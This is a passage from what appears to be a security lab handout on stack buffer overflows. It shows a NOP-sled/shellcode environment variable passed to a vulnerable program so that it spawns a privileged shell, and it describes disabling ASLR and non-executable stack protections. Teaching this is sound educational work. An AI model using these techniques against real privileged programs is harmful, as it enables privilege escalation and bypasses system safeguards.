EGG=NNNNNNNNNNSSSSSSSSSSSSSSSSSSSSAAAAAAAAAAAAAAAA
```

and then we create the environment variable EGG on line 53. When we now on line 54 open a shell we will have a variable EGG which we can pass on to `myecho` with:

```
patrike@lina50>myecho $EGG
```

and this will overflow the buffer in `myecho`. If we have chosen the offset right the return address will point somewhere at the beginning of the buffer and working through the NOPs, our shell code will be executed, and a new shell will open with the same effective rights as `myecho` runs under.

We have however two problems when running this attack on Ubuntu 9.10. Firstly, the loading addresses of the program for each run are randomized, making it more difficult to know where the stack will be in memory. This behaviour is governed by the sysctl setting `kernel.randomize_va_space`. In the lab, we'll simply remove the randomization after giving up on attacking the randomized behaviour.

Secondly, the kernel will refuse to execute code on the stack if the binary is marked as having a non-executable stack. (The kernel, starting with Ubuntu 9.10, actually simulates hardware behaviour that is available on more advanced hardware and this naturally comes at a cost.) We can overcome this problem by either specifying that the compiler should not mark the resulting binary program as shielded or we could simply disable the feature in the kernel. We have taken the first approach here to allow you to experiment with the feature.

Even though we see that some precautions are taken in Ubuntu, the buffer overflow attack is still a very common attack scenario. Programmers need to be aware of this and learn to avoid these problems in their code.

# References


[1] B.W. Kernighan, D. M. Ritchie, *The C Programming Language*, Second edition, Prentice Hall Software Series, Prentice Hall 1988, ISBN 0-13-115817-1.

[2] S. Loosemore *GNU C Library Reference Manual*, Free Software Foundation, URL: `http://www.gnu.org/software/libc/manual/`

[3] Aleph One, *Smashing the Stack for Fun and Profit*,
URL: `http://www.windowsecurity.com/uplarticle/1/p49-14.txt`.